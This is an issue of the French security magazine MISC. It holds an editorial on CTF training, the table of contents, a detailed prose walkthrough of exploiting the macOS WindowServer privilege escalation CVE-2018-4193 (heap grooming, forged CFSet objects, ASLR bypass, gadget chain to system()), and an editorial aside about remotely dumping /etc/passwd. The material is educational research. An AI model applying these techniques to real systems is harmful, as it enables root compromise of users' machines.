MISC

N°106

NOV. / DÉC. 2019

FRANCE MÉTRO. : 9,90 € - BELUX : 10.90 € - CH : 15.80 CHF
ESP/IT/PORT-CONT : 10,90 € - DOM/S : 10,90 €
TUN : 28 TND - MAR : 110 MAD - CAN : 17,90 $CAD

L 19018 - 106 - F: 9,90 € - RD

LE MAGAZINE DE LA CYBERSÉCURITÉ OFFENSIVE ET DÉFENSIVE

RÉSEAU :
TESTS / PERFORMANCES

Outils & méthodologie pour l'évaluation du niveau de sécurité d'une sonde réseau

CRYPTOGRAPHIE :
OTP / PRNG

Comprendre les générateurs de nombres pseudos aléatoires et évaluer leur sécurité

ORGANISATION :
SSI / AGILE

Comment intégrer le « privacy by design » dans la gestion des projets informatiques ?

DOSSIER : iOS / Android

ÉPROUVER LA SÉCURITÉ DES APPLICATIONS MOBILES

1 - Auditer la sécurité d'une application iOS

2 - Contournement de l'API Google Play Billing

3 - Présentation de l'OWASP Mobile Security Testing Guide



IOT CORNER

Analyse de la sécurité d'un capteur de glucose

EXPLOIT CORNER

Élévation de privilèges sur macOS avec CVE-2018-4193

FORENSIC CORNER

Résolution du challenge Richelieu de la DGSE

<TEHTRIS>

FACE THE UNPREDICTABLE

TEHTRIS XDR PLATFORM

EDR - EPP - SIEM - MOBILE - HONEYPOTS - NIDS

This Year with TEHTRIS XDR Platform

> 600 billion
SIEM events analyzed

Operating in countries **55**

+6 million
IoC created (CTI)

Mobiles threats (CTI)
+2 million

EDR binaries analyzed
150 million

Manual forensics
600 operations

SOC Incidents handled
~1000 (>10 critical)

SOC False positive
<0.02% in 5 years

24/7 Cybersecurity Robots
Eq ~5000 humans

MISC est édité par **Les Éditions Diamond**

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com - www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : 0224K81190
Périodicité : Bimestrielle
Prix de vente : 9,90 Euros

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@miscredac @MISCleMag

p.45 DÉCOUVREZ TOUS NOS ABONNEMENTS PAPIER !

ENCART CONNECT ENCARTÉ DANS LA COUVERTURE

ÉDITO

Lorsque l'on voulait débuter la sécurité il y a une vingtaine d'années, que ce soit sous l'angle offensif ou défensif, il était bien difficile d'expérimenter ses connaissances sauf à réaliser des pentests sauvages. La possibilité de disposer anonymement de connectivité réseau dans les chaînes de fastfood était de la science-fiction et c'est le plus souvent sur les bancs des écoles ou des universités que beaucoup ont fait leurs armes. La première cible était souvent le réseau interne de son établissement (le bon temps du `ypcat` pour dumper à distance `/etc/passwd` sur les architectures d'annuaires NIS...). Puis, après avoir fait le tour du propriétaire, la tentation d'aller un peu plus loin se faisait sentir. Malheureusement pour nos apprentis hackers, les responsables des infrastructures visées appréciaient généralement assez peu de devenir le terrain d'expérimentation des jeunes padawans de la SSI. Les solutions techniques de VPN anonymisant telles que Tor étant inexistantes, quelques vocations se sont trop rapidement vues refroidies suite à un rappel à la loi plus ou moins amical (ce n'est évidemment pas autobiographique...).

En effet, à part quelques crackme un peu retors prenant la poussière, il était relativement malaisé de s'entraîner sur des cas un peu réalistes d'exploitation de vulnérabilités. Si le reverse de binaires n'était pas votre tasse de thé, ou que vous aviez envie de passer à autre chose, vous risquiez de rester un peu sur votre faim (ou *brocouille*, comme on dit dans le Bouchonnois).

Au début des années 2000, à l'initiative d'étudiants de l'ESIEA, le challenge SecuriTech voyait le jour et proposait des épreuves de sécurité particulièrement réalistes sur une durée d'une semaine, permettant de s'exercer non seulement en reverse et cryptanalyse, mais aussi à attaquer des applications web ou des binaires vulnérables à une exécution de code à distance. Bref, tout ce qu'il fallait pour apprendre et se mesurer aux autres passionnés croisés sur **fr.comp.securite**.

Puis, sur le modèle de la DefCon, les compétitions de type CTF commencèrent à se généraliser pendant les conférences, attirant apprentis hackers, étudiants ou compétiteurs chevronnés. C'est par exemple, et pour n'en citer que certains à venir, ph0wn (**https://ph0wn.org/**) ou le FIC (**https://www.forum-fic.com/**), pour lequel il y aura d'ailleurs des abonnements *MISC* à gagner lors de la prochaine édition. Ces challenges, le plus souvent par équipe, donnent l'occasion pour les entreprises de démontrer leurs compétences internes en constituant des équipes concourant sous les couleurs de la société.

D'autres compétitions, sur le modèle de celui du SSTIC, proposent un casse-tête à résoudre à distance avant les autres concurrents. L'ANSSI avait à ce titre mis la barre extrêmement haut en proposant en février 2012 un challenge qui ne sera résolu qu'en janvier 2014 et dont le gagnant, Pierre Bienaimé, avait fait un article dans le numéro 73 de *MISC*. Vous trouverez d'ailleurs dans ce numéro la résolution, par Pierre encore, du challenge Richelieu publié par la DGSE cette année.

Ainsi, outre l'aspect ludique et extrêmement pédagogique, l'enjeu de ces compétitions est aussi devenu pour les employeurs l'occasion de démontrer leur niveau d'expertise au travers de la conception de challenge et de repérer des talents. Côté compétiteurs, si les prix habituellement proposés font encore un peu pâle figure à côté de ceux remportés dans les compétitions Fortnite, ils sont devenus l'occasion d'enrichir leur CV pour le mercato des experts SSI.

Et si vous préférez vous initier à votre rythme, beaucoup de ressources de très grande qualité sont maintenant disponibles sous forme de machines virtuelles ou d'applications en mode SaaS telles que **https://pentesterlab.com/**, **https://hack.me** ou encore **https://www.root-me.org/**.

Ces compétitions sont en tout cas un formidable terrain d'exploration, et sans vouloir jouer les vieux cons, une bien meilleure manière d'apprendre la sécurité que de s'amuser à réaliser des pentests clandestins au risque d'hypothéquer votre avenir professionnel dans le domaine. Pour paraphraser un conseil amical, et ô combien utile, qui m'a été fait il y a une vingtaine d'années : « on ne peut pas faire de la sécurité le jour et être underground la nuit, il faut être un Jedi ! ».

Cédric FOLL / cedric@miscmag.com / @follc

www.ed-diamond.com
ABONNEMENTS | ANCIENS NUMÉROS | HORS-SÉRIES | DOCUMENTATION NUMÉRIQUE

SOMMAIRE

MISC N°106

EXPLOIT CORNER

06 ÉLÉVATION DE PRIVILÈGES SUR MACOS AVEC CVE-2018-4193

Cet article explique comment exploiter la CVE-2018-4193, une élévation de privilèges affectant les versions de macOS inférieures à 10.13.5, en moins de 10 secondes…

IoT CORNER

12 CAPTEUR DE GLUCOSE CONNECTÉ : COMMENT ÇA MARCHE ?

L'IoT est souvent vue comme un ensemble de gadgets sympathiques, mais pas forcément utiles (ni bien sécurisés)…

FORENSIC CORNER

19 RICHELIEU : SOLUTION DU CHALLENGE DE LA DGSE

En mai 2019, la DGSE (Direction Générale de la Sécurité Extérieure) a organisé pour la première fois un challenge de sécurité informatique ouvert au public, qu'elle a baptisé Challenge Richelieu…

RÉSEAU

56 SONDES DE DÉTECTION : PERFORMANCES, ÉVALUATIONS ET BIAIS

En avril 2019, l'ANSSI a qualifié les premières sondes pour assurer la supervision de sécurité de réseaux…

CRYPTOGRAPHIE

64 ALÉA ET CRYPTANALYSE DE GÉNÉRATEURS

La plupart des applications en cryptographie moderne nécessitent à un moment ou un autre une source d'aléa. Que ce soit pour chiffrer, générer des nonces, des clés ou même des sels cryptographiques…

ORGANISATION & JURIDIQUE

74 L'INTÉGRATION DU « PRIVACY BY DESIGN » ET DE LA SSI DANS LA GESTION DE PROJETS EN MODE V OU AGILE

L'analyse de l'actualité ne cesse de nous alerter sur la très faible prise en compte de la sécurité native dans un grand nombre de projets et plus particulièrement sur la sous-estimation de l'intégration des exigences de protection de la vie privée…

45 ABONNEMENTS PAPIER

28 DOSSIER



ÉPROUVER LA SÉCURITÉ DES APPLICATIONS MOBILES

29 Auditer la sécurité d'une application iOS

38 Contournement de l'API Google Play Billing

47 Présentation de l'OWASP Mobile Security Testing Guide



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

ÉLÉVATION DE PRIVILÈGES SUR MACOS AVEC CVE-2018-4193

Eloi BENOIST-VANDERBEKEN – eloi.benoist-vanderbeken@synacktiv.com
Coordinateur du pôle ingénierie inverse de Synacktiv

Cet article explique comment exploiter la CVE-2018-4193, une élévation de privilèges affectant les versions de macOS inférieures à 10.13.5, en moins de 10 secondes. Les différents prérequis nécessaires à la compréhension de l'exploit seront détaillés de sorte qu'aucune connaissance préalable de macOS ne soit nécessaire, ce qui permet d'aborder l'exploitation de vulnérabilités dans les démons macOS en général.

mots-clés : EXPLOIT / MACOS / CVE-2018-4193

En 2018, à l'occasion de la compétition Pwn2Own, les trois fondateurs de RET2 Systems utilisent deux *zero-days* pour compromettre une installation à jour de Safari sur macOS. La vulnérabilité utilisée pour sortir de la sandbox, CVE-2018-4193, est exploitée en 90 secondes. Dans une série de blogposts **[RET2]**, ils décrivent leur méthodologie et mettent au défi la communauté d'écrire un exploit pour CVE-2018-4193 qui fonctionne en moins de 10 secondes avec une stabilité de plus de 90 %. En mars de cette année, Synacktiv a présenté comment y parvenir à la conférence OffensiveCon **[OffCon]**. Cet article revient sur cet exploit de manière détaillée. Il est conseillé de le lire avec les planches de la présentation afin de profiter des schémas dynamiques, difficilement reproduisibles dans un article.

1. DÉFINITIONS

Afin de comprendre le bug et son exploitation, une introduction à certains mécanismes de macOS et XNU, son noyau, est nécessaire. Le lecteur familier avec Objective-C, les messages Mach et le *subsystem MIG* peut directement passer au chapitre suivant.

1.1 Les ports Mach

XNU est un noyau hybride construit sur FreeBSD et Mach. Mach est un micro noyau dont les services communiquent en s'envoyant des messages Mach. Un port est une interface d'un service exposé par un serveur. Le serveur est le seul à avoir un droit de réception (*receive right*) sur le port lui permettant de lire les messages qui lui sont envoyés et les clients doivent obtenir un droit d'écriture (*send right*) pour pouvoir en envoyer.

Les messages envoyés aux ports sont limités en taille, mais peuvent contenir des références à des tampons (*out-of-line buffers*) de tailles quasiment arbitraires (jusqu'à quatre Gio par tampon) ainsi que des droits sur d'autres ports. Si possible, les tampons sont copiés par XNU de manière optimisée en les mappant de nouveau en mémoire virtuelle et en copie sur écriture afin de limiter les opérations de copie et économiser la mémoire physique.

En espace utilisateur, les droits sur les ports sont identifiés par des noms de port (*port names*) qui sont en fait des index permettant de retrouver les droits associés dans une table et qui sont similaires aux *handles* sous Windows.

1.2 MACH Interface Generator

MACH Interface Generator, abrévié MIG, est une surcouche qui permet d'utiliser les ports et mes-

sages Mach pour créer des interfaces facilitant l'appel de procédures distantes (*Remote Procedure Call*). Les fonctions atteignables via ce mécanisme doivent obéir à des règles complexes et strictes régissant la durée de vie des tampons et des ports Mach qui lui sont envoyés. De nombreuses vulnérabilités dues à cette complexité ont, encore récemment **[VchSwp]**, été découvertes dans des services MIG. Pour simplifier et sécuriser la création de RPC, Apple a créé d'autres mécanismes de RPC : XPC et NSXPC. Ceux-ci reposent toujours sur les ports et messages Mach et les services les plus anciens de macOS et iOS utilisent encore l'ancienne interface MIG, c'est notamment le cas pour notre service vulnérable.

1.3 Objective-C

Objective-C est une extension du langage C orienté objet. Ce langage est énormément utilisé sur macOS et iOS, que ce soit pour le développement d'applications graphiques ou pour celui de démons système, et l'arrivée de Swift en 2014 est encore trop récente pour l'avoir supplanté. Les principales caractéristiques d'Objective-C sont :

- les appels de méthodes effectués par l'envoi de messages à des sélecteurs ;
- son typage dynamique ;
- son support de l'introspection.

Concrètement, sous macOS, les objets Objective-C sont alloués dans le tas et commencent tous par un pointeur vers la classe instanciée : l'ISA pointer. Contrôler le pointeur ISA d'un objet est généralement la première étape permettant d'obtenir de l'exécution de code arbitraire en Objective-C, un peu comme maîtriser la valeur de la vtable d'un objet en C++.

CoreFoundation est le *framework* C sur lequel est bâti Objective-C. Les objets *CoreFoundation*, préfixés par CF, sont les mêmes que leurs pendants Objective-C, préfixés par NS, ce qui permet de les manipuler en pur C.

Depuis OS X 10.10 et en 64 bits, certains petits objets primitifs (chaînes de caractères, dates, entiers, etc.) ne sont plus alloués dans le tas, mais directement stockés dans les 64 bits de ce qui devrait être un pointeur vers leur allocation, on parle alors de pointeurs tagués. Pour les distinguer des véritables pointeurs, leur bit de poids faible est mis à 1, les allocations dans le tas étant alignées sur 16 bits. Les trois bits suivants encodent le type de l'objet et les soixante restants servent à encoder la valeur de l'objet. En plus de l'économie de mémoire dans le tas, il n'est plus non plus nécessaire de garder et mettre à jour un compteur de référence sur l'objet étant donné qu'aucune destruction n'est nécessaire.

2. DESCRIPTION DU BUG

La vulnérabilité CVE-2018-4193 est située dans *WindowServer*, le démon chargé, entre autres, de la gestion des fenêtres et de différentes tâches liées à l'interface graphique de macOS. Ce service complexe est accessible depuis la sandbox de Safari et fonctionne sous l'identité root, ce qui explique qu'il ait été ciblé par RET2 System. La vulnérabilité a été découverte en inversant de manière aléatoire des bits dans les messages reçus par le service et était connue par au moins deux autres équipes participant à Pwn2Own.

La vulnérabilité se situe dans la fonction `SLPSRegisterForKeyOnConnection` qui ne vérifie pas que l'index signé qui lui est passé en paramètre est bien supérieur à 0 avant de l'utiliser pour lire et écrire un élément d'un tableau dans le tas.

Plusieurs limitations sont inhérentes au code de la fonction et au fonctionnement de *WindowServer* :

- le tableau est global et alloué à l'initialisation de *WindowServer*, peu de données sont donc placées avant ;
- les éléments du tableau font 0x18 octets ;
- le deuxième mot de 32 bits (à l'offset 0x4) de l'élément référencé par l'index négatif doit être égal à 0x400 ;
- le deuxième pointeur (à l'offset 0x8) de l'élément doit être nul et sera remplacé par un pointeur vers une allocation de 0x70 octets dans le tas ;
- le quatrième mot de 32 bits (à l'offset 0x10) sera remplacé par le nom du port Mach de la connexion courante dont la valeur nous est inconnue.

3. EXPLOITATION

L'exploitation de RET2 Systems consiste d'abord à retrouver la valeur du nom du port Mach en écrasant une chaîne de caractères qui est récupérée par la suite puis à écraser un pointeur avec la valeur retrouvée. L'exploitation est compliquée par deux principaux facteurs :

- du fait de la manière dont les noms de port Mach sont construits, ils ont toujours leurs deux derniers bits de poids faibles à 1 et les pointeurs écrasés sont donc considérés comme des pointeurs tagués, inintéressants d'un point de vue exploitation ;
- étant donné que les 32 bits de poids faible d'un pointeur sont écrasés avec la valeur d'un nom de port, cela nécessite, dans le pire des cas, d'allouer 4 Gio de mémoire dans *WindowServer* pour réussir à placer des données intéressantes à cette adresse.

La primitive d'exploit permet non seulement d'écrire un nom de port, mais aussi un pointeur vers une allocation inconnue dans le tas. L'idée est donc d'utiliser plutôt ce pointeur qui a l'avantage d'être déjà valide. L'enchaînement général de l'exploitation envisagé est donc le suivant :

1. écraser un pointeur `NULL` avec le pointeur inconnu dans le tas ;
2. se débrouiller pour libérer l'allocation associée ;
3. allouer un faux objet à la place ;
4. se débrouiller pour que le pointeur écrasé soit utilisé ;
5. obtenir de l'exécution de code ;
6. réparer le processus pour qu'il puisse continuer à s'exécuter sans encombre.

3.1 Outils

WindowServer met à notre disposition des primitives puissantes : les fonctions `SLSGetConnectionProperty` et `SLSSetConnectionProperty`. Ces fonctions permettent de créer, lire, écrire et détruire des propriétés associées à la connexion courante. Ces propriétés peuvent avoir un nom arbitraire et leur valeur peut être n'importe quel objet Objective-C sérialisable à l'aide de la fonction `CFPropertyListCreateWithData`.

D'après la documentation, les objets *CoreFoundation* (et leur équivalent Objective-C) pouvant être sérialisés sont les suivants :

- `CFData` : des données arbitraires ;
- `CFString` : des chaînes de caractères ;
- `CFArray` : des tableaux d'objets sérialisables ;
- `CFDate` : des dates ;
- `CFBoolean` : des booléens ;
- `CFNumber` : des nombres de 128 bits maximum ;
- `CFDictionary` : des dictionnaires dont les clés sont des `CFString` et les données des objets sérialisables.

Ces primitives peuvent être utilisées pour manipuler le tas, lire des données modifiées par notre exploit, placer des données arbitraires en mémoire, etc. L'exploit de RET2 Systems utilisait ainsi des `CFString` pour placer les motifs nécessaires à l'exploitation en mémoire et récupérer les valeurs modifiées pour avoir la valeur du nom de port Mach et du pointeur dans le tas.

3.2 Remplacer un pointeur NULL

La valeur `NULL` est peu utilisée par Objective-C. Pour signaler l'absence d'un objet, le singleton `kCFNull`, instance de la classe `CFNull`, est utilisé. Les `CFDictionnary` utilisent une table de hachage pour stocker les clés et les objets et cette table de hachage contient des pointeurs `NULL` aux emplacements vides de la table. Le problème est qu'il est nécessaire d'écraser deux pointeurs `NULL` différents pour obtenir de l'exécution de code. En effet, écraser la clé sans la valeur engendrera la déréférence du pointeur `NULL` de la valeur et écraser la valeur sans la clé n'aura pas de conséquence, celle-ci n'étant pas atteignable via une clé.

`CoreFoundation` est open source (bien qu'aucune mise à jour du code n'ait été publiée depuis quatre ans), ce qui simplifie son étude. Après une lecture du code de `CFPropertyListCreateWithData`, on se rend compte que trois formats de désérialisation sont supportés :

- un format binaire, préfixé par l'entête *bplist0* ;
- un format basé sur XML ;
- une liste de propriétés, ou plist, un format proche du JSON.

Le format binaire supporte trois objets supplémentaires en plus de ceux documentés :

- **`CFKeyedArchiverUID`** : un identifiant utilisé par un format plus haut niveau de sérialisation, les *Keyed Archives* ;
- **`CFNull`** : la classe des objets vides dont nous avons déjà parlé plus haut ;
- **`CFSet`** : un ensemble non ordonné d'objets uniques.

Les **`CFSet`** utilisent comme les **`CFDictionnary`** une table de hachage, mais sans que des valeurs soient associées aux clés. Si nous parvenons à remplacer un pointeur **`NULL`** de cette table de hachage par un pointeur, ce pointeur sera utilisé comme un pointeur vers un objet Objective-C lors de la destruction du **`CFSet`**.

Les **`CFSet`** et les **`CFNull`** sont curieusement correctement désérialisés par **`CFPropertyListCreateWithData`**, mais ne peuvent pas être sérialisés via **`CFPropertyListCreateData`**. La manière la plus simple de sérialiser des **`CFSet`** est de sérialiser des **`CFArray`** et de modifier les données sérialisées de manière à les transformer en **`CFSet`** en remplaçant un marqueur par un autre.

3.3 S'assurer qu'il soit précédé par 0x400

Comme indiqué dans la description du bug, le pointeur **`NULL`** doit être précédé par un mot de 32 bits dont la valeur est 0x400. Étant donné que l'architecture x86_64 des ordinateurs Mac récents est petit-boutiste, cela veut dire qu'il faut réussir à placer dans la table de hachage un pointeur dont les 32 bits de poids fort sont égaux à 0x400. Heureusement, grâce aux pointeurs tagués, il est possible de construire un entier qui, une fois encodé en un pointeur tagué, aura ses 56 bits de poids forts uniquement dépendants de sa valeur. N'importe quel **`CFNumber`** dont la valeur est de la forme **`0x4:00XXXXXX`** sera ainsi encodé dans le pointeur tagué **`0x400:XXXXXX37`**.

Il ne reste plus qu'à ordonner correctement les valeurs dans la table de hachage. Les **`CFSet`** sont une construction générique qui peut être utilisée avec n'importe quel type de donnée. Il est en effet possible de renseigner les fonctions nécessaires à la manipulation des données lors de la création du **`CFSet`**. Dans le cas des **`CFSet`** créés par **`CFPropertyListCreateWithData`**, il s'agit des fonctions par défaut qui sont prévues pour manipuler des **`CFTypes`** :

- **`CFHash`** est utilisé comme fonction de hachage ;
- **`CFEqual`** comme fonction de comparaison ;
- **`CFRetain`** et **`CFRelease`** pour gérer les références sur les objets.

`CFHash` est une fonction déterministe, il est donc possible de chercher par force brute des **`CFNumber`** de la forme **`0x4:00XXXXXX`** dont le haché est tel qu'ils seront placés à un endroit précis de la table de hachage. Cela permet de s'assurer que chaque pointeur **`NULL`** de la table de hachage est précédé d'un 0x400.

3.4 S'assurer que le nom de port n'écrase rien de sensible

Lors de l'exploitation de la vulnérabilité, le nom de port de la connexion sera écrit après le pointeur **`NULL`** écrasé et écrasera donc les 32 bits de poids faible du pointeur suivant. Comme indiqué au début de ce chapitre, les noms de port ont leurs deux premiers bits de poids faible à 1. Le pointeur sera donc transformé en un pointeur tagué. Le problème est que, parmi toutes les valeurs que peut prendre un nom de port, seules celles terminant par 7 correspondent à un type valide pour un pointeur tagué (**`CFNumber`**), les autres ne sont pas encore utilisées. Heureusement, **`CFRelease`**, la fonction utilisée pour décrémenter le compteur de référence des objets lors de la destruction du **`CFSet`**, ignore complètement les pointeurs tagués, peu importe leur type, étant donné qu'ils ne référencent aucune allocation. Il est donc possible d'écraser n'importe quel pointeur tagué ou pointeur **`NULL`** de la table de hachage avec un nom de port sans que cela n'ait de conséquence par la suite.

Si cela n'avait pas été le cas, il aurait quand même été possible de contourner le problème en écrasant un pointeur **`NULL`** à la fin de la table de hachage. Celle-ci étant constituée d'un nombre premier de pointeurs, elle a une taille non alignée sur 16 octets or les allocations dans le tas sont toujours alignées

sur 16 octets. Cela veut dire qu'à la fin de chaque table de hachage, 8 octets au moins sont alloués, mais non utilisés. Il est donc parfaitement sûr d'écraser les 4 premiers avec le nom de port.

3.5 Atteindre l'objet forgé avec un index négatif

L'objet forgé dans la table de hachage du `CFSet` doit être accessible depuis le tableau utilisé par `SLPSRegisterForKeyOnConnection` avec un index négatif. Comme expliqué dans le chapitre sur la description de la vulnérabilité, ce tableau est alloué à l'initialisation de *WindowServer* et est donc au début du tas. Le tas étant alloué juste sous la pile, à une adresse inférieure, il ne peut pas grandir indéfiniment et est donc alloué par blocs successifs de 256 Mio placés les uns juste en dessous des autres à des adresses décroissantes.

Si suffisamment de `CFSet` sont envoyés au *WindowServer*, ils finiront donc par être stockés à une adresse inférieure à celle du tableau et seront donc accessibles avec un index négatif. Ceci peut être fait en une seule opération en assignant à une propriété de la connexion un tableau contenant de nombreux `CFSet`.

Les messages renvoyés par *WindowServer* étant différents si l'objet à l'index soumis contenait bien un pointeur `NULL` précédé de 0x400 ou non, il est possible de faire varier la valeur de l'index dans un intervalle donné jusqu'à tomber sur l'un de nos objets forgés.

3.6 Libérer et réutiliser le pointeur écrasé

Le pointeur `NULL` d'une table de hachage a été écrasé par un pointeur dans le tas sur un objet inconnu de 0x70 octets. Après un effort non négligeable d'ingénierie inverse de *WindowServer*, on découvre que l'objet représente une application et qu'il est possible d'en allouer et libérer plusieurs par connexion. Il est donc possible de libérer l'allocation sans détruire la connexion.

Il reste à réutiliser l'allocation qui vient d'être libérée et à la remplacer par un faux objet avec un pointeur ISA maîtrisé. Utiliser un objet Objective-C pour cela serait contre-productif étant donné que nous ne maîtriserions pas son pointeur ISA. De plus, les objets désérialisés par *WindowServer* sont immuables, l'espace pour l'entête et les données est donc généralement alloué en une seule fois et les données sont placées juste après l'en-tête. C'est notamment le cas pour les `CFData` et les `CFString` qui ne peuvent donc pas être utilisés pour forger des objets arbitraires.

Heureusement, les tables de hachage des `CFSet` et des `CFDictionnary` sont allouées de manière séparée, même quand ces structures sont immuables. Il est donc possible de forger un faux objet à l'aide de `CFNumber` encodé sous la forme de pointeurs tagués. La taille des tables de hachage varie selon le nombre d'éléments qui y sont stockés de manière à garder un ratio probabilité de collision sur taille satisfaisant. Un `CFSet` contenant 7 à 11 éléments aura ainsi une table de hachage avec 13 emplacements, soit d'une taille de 13*8=0x68 octets qui sera allouée dans un espace de 0x70 octets, ce qui correspond exactement à notre besoin.

Pour s'assurer que le trou laissé par l'application qui a été libérée ne soit pas utilisé par autre chose que notre table de hachage, un peu de gymnastique du tas est nécessaire. D'abord, de multiples trous sont créés dans le tas en créant plusieurs propriétés associées à notre connexion et en en détruisant une sur deux. Des trous de 0x70 octets et 0x60 octets sont créés. Les trous de 0x70 octets serviront à stocker les applications et les tables de hachage tandis que ceux de 0x60 octets serviront aux allocations de taille inférieure (les en-têtes de `CFSet` notamment).

Une fois les trous créés, l'application est créée, l'écriture du pointeur `NULL` est effectuée, l'application est détruite et plusieurs `CFSet` contenant l'objet forgé sont créés dans l'espoir de réutiliser le trou formé par la destruction de l'application.

Le tas de macOS est divisé en magazines assignés à chacun des cœurs du processeur **[STCK]**. Il est donc nécessaire de faire et réutiliser les trous sur tous les cœurs du processeur.

3.7 Obtenir de l'exécution de code

Nous avons construit un `CFSet` dont la table de hachage contient un pointeur vers un objet forgé. Lors de la destruction du `CFSet`, qui pourra être déclenché par la

destruction de la propriété de la connexion associée, ce pointeur sera passé en paramètre à `CFRelease`. La fonction `CFRelease` commencera par vérifier que le pointeur n'est pas un pointeur tagué, si non, elle récupérera son pointeur ISA, retrouvera la classe associée, cherchera le sélecteur `release` dans le cache d'adresse de la classe et appellera le pointeur trouvé dans le cache. Le lecteur qui souhaiterait avoir les détails de ces opérations les trouvera dans l'article de nemo dans Phrack **[NEMO]**.

À chacune de ces étapes, la fonction va déréférencer des pointeurs, il faut donc que notre objet forgé contienne des pointeurs valides.

La plupart des bibliothèques systèmes sont rassemblées dans un seul fichier, le cache partagé du *linker* de macOS *dyld* ou *dyld shared cache*. Ce cache est mappé à la même adresse pour tous les processus. Pour les pointeurs de code, il suffit donc d'utiliser des adresses du cache qui, étant donné sa taille, contient suffisamment de gadgets pour satisfaire tous les besoins.

Concernant les données, le problème est un peu plus compliqué. Étant donné l'aléa ajouté à l'adresse du tas par `mvm_aslr_init`, coder en dur des adresses dans le tas nécessiterait d'allouer 512 Gio de données ce qui n'est bien sûr pas envisageable.

L'exécutable principal est aussi chargé à une adresse aléatoire, mais seul un delta de 256 Mio maximum est ajouté à son adresse de base. De la même façon, *dyld* est chargé à 256 Mio maximum de la fin de l'exécutable principal. Enfin, les pages allouées sans adresse spécifique à l'aide de `mmap` ou `mach_vm_allocate` sont allouées à des adresses croissantes, les unes à la suite des autres, juste après l'exécutable principal. Si on parvient à allouer 512 Mio à l'aide de ces API dans *WindowServer*, on peut donc prévoir l'adresse à laquelle nos données seront en mémoire.

Il est justement possible d'envoyer de très grosses quantités de données à *WindowServer* grâce à la fonction `SetConnectionProperty` qui prend en paramètre un *out-of-line buffers* normalement chargé de contenir la propriété sérialisée. De plus, grâce au *COW* et à la possibilité de *remapper* des pages, il est possible de construire et transférer rapidement une région contiguë de 4 Gio de mémoire virtuelle en utilisant que quelques pages physiques de mémoire (une pour les données, quelques autres pour les tables de pages).

Il ne reste alors plus qu'à forger une chaîne de gadgets pour appeler la fonction `system` avec un paramètre arbitraire.

CONCLUSION

Encore aujourd'hui, il est possible avec une unique vulnérabilité a priori peu pratique d'obtenir de l'exécution de code arbitraire dans le contexte d'un démon privilégié. La faiblesse de l'ASLR sous macOS et l'adresse fixe du cache de *dyld* partagé facilitent énormément la tâche.

REMERCIEMENTS

L'auteur tient à remercier ses collègues de Synacktiv pour leur relecture attentive. ■

RÉFÉRENCES

[RET2] P. Biernat, M. Gaasedelen, A. Burnett, « A Methodical Approach to Browser Exploitation »

[OffCon] E. Benoist-Vanderbeken, « macOS: How to gain root with CVE-2018-4193 in < 10s », OffensiveCon 2019

[VcSw] Q Zhao, « IPC Voucher UaF Remote Jailbreak Stage 2 (EN) », **http://blogs.360.cn/post/IPC%20Voucher%20UaF%20Remote%20Jailbreak%20Stage%202%20(EN).html**

[STCK] E. Benoist-Vanderbeken, « Heapple Pie : The macOS/iOS default heap », Sthack 2018

[NEMO] nemo, « Modern Objective-C Exploitation Techniques », Phrack 0x45, 2016

CAPTEUR DE GLUCOSE CONNECTÉ : COMMENT ÇA MARCHE ?

Axelle APVRILLE – aapvrille@fortinet.com
Chercheur Anti-Virus Fortinet

L'IoT est souvent vue comme un ensemble de gadgets sympathiques, mais pas forcément utiles (ni bien sécurisés). Qu'en est-il de l'IoT médicale, comme ce capteur de glucose connecté ?

mots-clés : ***IOT / NFC / ANDROID / MÉDICAL***

Le diabète, un ensemble de maladies liées à la production ou la résistance à l'insuline, affecte 5 % de la population française. Le plus souvent, les personnes diabétiques sont astreintes à contrôler régulièrement leur taux de glycémie, plusieurs fois par jour. Cette tâche fastidieuse (se piquer – généralement le bout du doigt – prélever une goutte de sang, mesurer la glycémie) leur est nécessaire pour ajuster le traitement.

